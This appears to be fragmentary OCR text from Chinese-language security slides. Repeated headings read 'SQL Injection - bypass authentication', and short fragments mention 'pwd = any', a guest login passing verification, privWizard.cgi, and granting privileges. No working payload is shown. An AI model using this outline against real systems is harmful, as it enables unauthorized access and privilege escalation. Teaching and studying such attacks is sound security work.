
pwd = any

guest 過驗證

SQL Injection - 繞過驗證



SQL Injection - 繞過驗證



user


新增 grant

privWizard.cgi


grant config

user config


SQL Injection - 繞過驗證



SQL Injection - 繞過驗證

